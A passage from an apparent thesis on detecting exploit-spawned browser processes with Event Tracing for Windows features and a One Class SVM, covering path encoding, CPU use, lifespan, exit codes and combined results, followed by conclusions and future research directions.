In order to attempt identification of more complex patterns in the path data the feature was encoded with the use of a Similarity Encoder which assigns values to the input based on its similarity to the known char strings obtained in the training process. The outputs are calculated with one the available algorithms like "N-gram", "Levenshtein-ratio" and other. This encoder is capable of handling previously unknown values which is a big factor when processing qualitative features like paths. In a case where new values occur in the data preprocessing, classic encoders like "OneHot" fail.

In the initial approach the paths were normalized to start with the same initial ’msedge’ process and split on the separators to obtain a matrix of their components. Each entry in the matrix corresponds to a single path and the columns represent segments in the path. The matrix width is equal to the maximum path length in the data where path length is equal to the number of components from which it is build. Paths shorter than matrix width were padded in the splitting process with empty strings. The result of this process is presented in the table 10 located in the appendix.

The encoder trained with the inlier split data assigned known entries to each column and this information was used to encode all samples which subsequentially were analysed with the One Class SVM. Results presented in the table 11 show that this approach is very ineffective.

Data generated from the anomaly detection performed with the 'nu' value equal to 0.075 was inspected to establish the root causes of the low performance. The first noticeable problem with the data is the handling of the empty string values. The similarities for each input column are calculated to the corresponding set of known values which result in multiple encoded values per column. Because of that the returned output is flattened to the vector form in which entries correspond to both the input dimension and its specific categories.

An example of this can be shown with the following categories based on the ones computed for the used data:

- Column 1 contains unique entries: ", 'cpu-z_1.96-en', 'msedge', 'notepad'.
- Column 2 contains unique entries: ", 'cpu-z_1.96-en', 'msedge'.

Those result in the output vector with following entries:

- Similarity of the first column entry to the empty string.
- Similarity of the first column entry to the 'cpu-z_1.96-en'.
- Similarity of the first column entry to the 'msedge'.
- Similarity of the first column entry to the 'notepad'.
- Similarity of the second column entry to the ".
- Similarity of the second column entry to the 'cpu-z_1.96-en'.
- Similarity of the second column entry to the 'msedge'.

Manual analysis showed that in our encoded data the similaritiy to empty strings (") is always equal to zero, even if the input is identical. This is most probably due to the limitations in the utilized string comparison algorithms. They are not designed to handle text with length equal to zero. Because of that our calculated categories:

```
[
        ['msedge'],
        ['', 'cpu-z_1.96-en', 'msedge', 'notepad'],
        ['', 'cpu-z_1.96-en', 'msedge'],
        ['', 'cpu-z_1.96-en', 'notepad'],
        ['', 'cpu-z_1.96-en']
]
```

are in reality:

```
[
        ['msedge'],
        ['cpu-z_1.96-en', 'msedge', 'notepad'],
        ['cpu-z_1.96-en', 'msedge'],
        ['cpu-z_1.96-en', 'notepad'],
        ['cpu-z_1.96-en']
]
```

Additionally, it is possible that because the encoder was designed to be more robust in the face data variance, in other words smooth out anomalies, it is not fit for the purposes of the thesis. Even though this process allows for the handling of new values it might significantly disrupt anomaly detection.

An example of this is the process '/msedge/msedge/powershell' which is a clear outlier but in the encoded form it is equal [1., 0., 1., 0., 0., 0., 0., 0., 0.]. This is equal to the 'centre of gravity' of the encoded data because the by far most numerous process '/msedge/msedge' obtains the same value. This is due to the third element of the outlier process path having no similarity of the known previous values.

On the other side of the spectrum is the inlier '/msedge/notepad' value which encoded is equal to [1., 1., 0., 0., 0., 0., 0., 0., 0.] which is distant from the 'centre of gravity' by 1 (maximum value) in the two of the nine dimensions.

The encoder in this configuration is skewered in its performance to detect low count values that are present in the training process and overlook new values that are very different to them.




Figure 5.14: Anomaly detection on improved encoded paths. Source: own elaboration.

This problem might however be solved by fixing encoding of the empty string values. The initial analysis showed also that the paths should be normalized to start with the first subprocess of the msedge because it is always identical and does not introduce any information to the classification process. The values corresponding to the empty strings were manually adjusted to be equal 1 in the cases of exact match. Corrected data was once again used to in anomaly detection and the results can be found in the table 12 and the chart 5.14. A look at the performance for the low 'nu' values suggests that this approach may be successful but the results on the entire spectrum show that it is most probably equal to the random classification.

The similarity encoder was also tested with the training on normalized paths without splitting them into components as well as only the value '/msedge' and an empty string. The idea behind this approach is to let the encoder to perform its job without any additional complication of the data. Performance obtained in experiments quite similar. The results are presented in the tables 13 and 14 as well as the chart 5.15. Both of those approaches are capable of detecting outliers with higher success rate than the split path approach. It does however come with the cost in form of strange characteristics for the low nu values. In the future research additional work can be done to test how those approaches perform with a better




Figure 5.15: Anomaly detection on improved encoded paths. Source: own elaboration.

sample size and to establish if the DirtyCat encoding can be further adjusted to the anomaly detection task.

All analysed approaches to path analysis are compared in the graph 5.16. Those results show the superiority of the anomaly detection based on the relative path length. In this case it is capable of detecting 76.9% of outliers with around 6.8% false negative rate. The methods based on dirty cat encoding of the paths also managed achieve significant results. This is especially true for the encoding based only on the value 'msedge' where the detection results has been achieved with the false negative ratio of 9.1%. The anomalous behaviour however for now greatly reduces the usefulness of this approach.

5.3.3 Average processor utilization

This feature is the easiest to analyse due to its quantitative nature and the fact that it is already normalized to the range between 0 and 1. Because of that, it does not require virtually any preprocessing. The distribution of the values is presented on the histogram 5.17 with the bins containing anomaly values marked with red.




Figure 5.16: Comparison of the path based anomaly detection methods. Source: own elaboration.




Figure 5.17: Distribution of the average processor utilization. Source: own elaboration.




Figure 5.18: The ROC curve of anomaly detection on average processor utilization. Source: own elaboration.

Obtained values show that anomaly detection with this feature may be feasible. It was attempted with the One Class SVM and the resulting receiver operating characteristic is presented in the figure 5.18 and proves the value of the feature. Its ease of utilization may increase its value. Additional tests were performed to rule out the need of preprocessing. Those did not lead to identification of any methods capable of improving the data.

The raw values of the anomaly detection performance can be accessed in the table 15 located in the appendix.

5.3.4 Process lifespan and CPUMsec

The analysis of the available data was started with the review of the histogram graph which can be found in the figure 5.19. The ’y’ axis has been represented in a logarithmic scale to improve readability. This image however indicates that the possibility of detecting of the outliers by means of statistical analysis is low. This is due to the fact that all outlier samples are located in the neighbourhood the most frequent values.

Collected values have a very wide range which can have a negative impact of




Figure 5.19: Histogram of the process lifespans. Source: own elaboration.

the performance of statistical anomaly detection algorithms. Because of that the data was preprocessed to fit the range from 0 to 1.

The performed attempt of anomaly detection shows however that this feature may have some value. The results visible in the graph 5.20 and the raw data from the table 16 located in the appendix show that achieved accuracy is above average. As stated in the initial analysis of this feature, it might benefit significantly from the increased sample size. This idea should undergo additional testing in the future on a bigger and more versatile dataset.

Similar analysis and anomaly detection attempt was performed for the CPUMsec data. As shown in the graph 5.22, this feature is not as useful for the stated purposes as the process lifespan. Obtained performance is close to random and therefore might not provide any utility. Raw values resulting from anomaly detection can be accessed in the table 17.

5.3.5 Exit code

The selected tested group of processes has assigned either an 64 bit integer value or a no value representation. The missing values are most probably the result of data gathering termination during the program execution and do not correlate




Figure 5.20: ROC of the process lifespan anomaly detection. Source: own elaboration.




Figure 5.21: Histogram of the process CPUMsec values. Source: own elaboration.




Figure 5.22: ROC of the process lifespan anomaly detection. Source: own elaboration.

to any gathered outlier. This conclusion should however be further tested in the future data gathering. The missing values were filled in based on the other identical processes.

After the performed preprocessing of the data there are four main values remaining which are showed in the table 5.4 along with the counts off occurrence for each. The most common value returned by the process is ’0’ with a significant majority. A different value was observed only 5 times which from a statistical point indicates anomalous behaviour. The values ’0x1’ and ’0xc000013a’ were returned for the processes ’ipconfig.exe’ and ’powershell.exe’ respectively and were normal execution outcomes. The remaining entries with value ’0xc0000005’ show however a more interesting story. Those exit codes were obtained for the ’msedge.exe’ program and an overview of the data shows that the specific instances responsible for the outlier values were in fact the ones on which the exploitation was performed.

Before anomaly detection the available values were cast to integers and normalized. As shown in the figure 5.23 and the raw data from table 18, the One Class Support Vector Machine is capable of easily identifying some outlier samples with a very low cost in a form of false negative results. This performance may help to significantly boost the performance of the developed solution.

Table 5.4: Counts of the process exit codes in hexadecimal notation.

	ExitCode
0x0	226
0xc0000005	3
0x1	1
0xc000013a	1




Figure 5.23: ROC of the exit code anomaly detection. Source: own elaboration.

Unfortunately because of the way the data is constructed the information about the outlier return code of the process does not move down the chain to its children. This is especially complicated due to the fact that the parent process can but does not have to terminated during its child lifetime. In the future research the topic of anomalous exit code correlation with spawned child processes can be further elaborated.

5.3.6 Combined performance

To further analyse the potential of the Event Trace for Windows data in the identification of anomalous processes spawned with zero day exploitation, all identified valuable features were combined in a single experiment and their parameters were adjusted based on the previously drawn conclusions. The developed approach was tested with the 10-fold cross validation.

The final test utilized following features:

- Encoded DLL's - The encoder utilized on the DLL's was trained on all the collected samples. The MCA threshold was limited to obtain only two dimensions of multiple component analysis and number of clusters was set to two. In this case where the entire available data set was utilized in the training process the 'New DLL' coefficient has no impact on the result.

- Path lengths - In the previous tests the number of processes in the path proved to be the most robust feature based on the path variable. Because of this it was chosenfor the final experiment. All paths were normalized to start after the first '/msedge' program. The resulting lengths were consequently normalized to the range between 0 and 1.

- Average processor utilization - Those values due to their percentage based nature require no normalization. They were fed directly to the anomaly detection algorithm.

- Process lifespan - As in the initial lifespan experiment the available data was normalized to fit the range from 0 to 1.




Figure 5.24: The ROC of anomaly detection performed on combined best features. Source: own elaboration.

The outlier detection was performed by the One Class SVM for a wide range of 'nu' values. The results of this process are displayed in the graph 5.24 and the raw data can be accessed in the table 19 located in the appendix. Graph 5.25 shows those results compared to the performance of anomaly detection applied to the individual component features. As shown in the comparison image, all the developed approaches have different characteristics which might make the better in different conditions. The anomaly detection performed only on the process exit codes is capable of detecting anomalies with zero false negative ratio. This is probably due to a very low variance present in the collected samples. Monitoring of those values only might be the best solution when the manpower available for investigating anomalies is limited. The combined approach has the second best performance when the priority is put on the false negative minimization. At the same time it is capable of 100% anomaly detection with the lowest (17.8%) FN ratio.

The data in the graph 5.25 shows also that the performance of the OCSVM directly on average process utilization as well as process lifespan is in general below the combined efficiency which might suggest that those components are dragging it down. Additional tests were performed on the impact of dropping the worst




Figure 5.25: The ROC of anomaly detection performed on combined best features. Source: own elaboration.

performing features and its results are presented in the graph 5.26. This image shows that overall improvement can be achieved this way.

In general best performing combined features (path lengths, encoded DLL's, exit codes) allow for detection of 38% of the outliers with around 1.7% false positive ratio. Those results show that the developed approach may provide value for some security related purposes. This is especially promising since the detection of a single process in the attack chain may prevent the entire exploitation process.




Figure 5.26: The ROC of anomaly detection performed on selective best features. Source: own elaboration.

Chapter 6

Summary

There can be multiple conclusions drawn from the performed work. This chapter describes them in detail and highlights possible future areas of research.

6.1 Security anomaly detection

The results obtained in the experiments show that with all the selected features allow to perform a security anomaly detection with the above average success ratio. For the tested data it was possible to obtain a 38% detection rate with a 1.7% false negative ratio while utilizing all the best performing features at once. This obtained score may be significantly improved by the increase in the dataset size. This approach to the monitoring of the programs running on the operating systems may be utilized in a honeypot traps which are "a sacrificial computer systems that are intended to attract cyberattacks, like a decoy" [13]. The best use case for the system would be a deployment of the detector system on the servers and computers for the individual users to learn their specific patterns and identify the exploitation attempts.

6.2 Data sample

The dataset used in the experiments and analysis performed in the thesis can be significantly improved. Its main drawback is the available sample size. Gathering additional data would have positive impact on the reliability of the drawn conclusions. Additionally, an improvement can be performed in the data gathering process. Simulated utilization of the monitored system is a subpar system when compared to a deployment of the data gathering agents on the hosts of multiple real users. Obtaining the data from multiple sources would also allow for the cross analysis of the algorithm's performance.

A very interesting aspect would be also how the developed methods perform on the samples from different exploit eg. CVE-2021-40444 which allows for arbitrary code execution in the same 'msedge' process and could be utilized to gain deeper insight into the problem [3].

6.3 Browser intricacies

Browsers as programs are highly impacted by the actions of the users. They are capable of spawning multiple very distant in the purpose subprocesses. In the same session a single user can open start a notepad to view a text file as well as starting an installation process which in turn starts a video game under the same umbrella of the browser subprocesses. This characteristic significantly complicates the anomaly detection process. This also suggests that methods and approaches developed for the application with the browsers may be highly effective when utilized with other outward facing programs like databases, web servers etc.

Since the start of the work on this thesis, there has been reports of new 0-day vulnerabilities that were utilized by the advanced persistent threat groups to target security researchers. Exploitation of the software flaws in some versions of the Adobe Acrobat and Reader can lead to arbitrary code execution[1]. This developed framework could be further researched and tested on this latest attack vector. This software may have a very different behaviour profile which may lead to interesting discoveries.

6.4 Unutilized data

Due to the limitations imposed in the data gathering process by the restricted memory resources and its design multiple promising data features available in the Event Trace for Windows framework had to be left out of scope. Those include the information about the memory utilization, hard drive input/output operations, system registry access, network send/receive and others. All those types of information may indicate ongoing exploitation or post exploitation actions like scanning of the available resources and data exfiltration. In the further research additional data should be gathered and analysed. This may require a design and implementation of the custom gathering framework.

Additional research can also be performed to incorporate in to the developed framework the information included in the 'CommandLine' feature which can be found in the dataset gathered for the purposes of this thesis.

Currently, the developed framework focuses on the detection of the spawning of new outlier processes. Additional low level data could be utilized to attempt the detection of the normal processes that behave in a suspicious manner due to the ongoing exploitation.

6.5 Possible DLL hijacking detection

